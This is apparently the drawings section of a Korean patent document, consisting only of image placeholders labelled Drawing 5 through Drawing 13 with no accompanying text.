
도면5




도면6




도면7




도면8




도면9




도면10




도면11




도면12




도면13



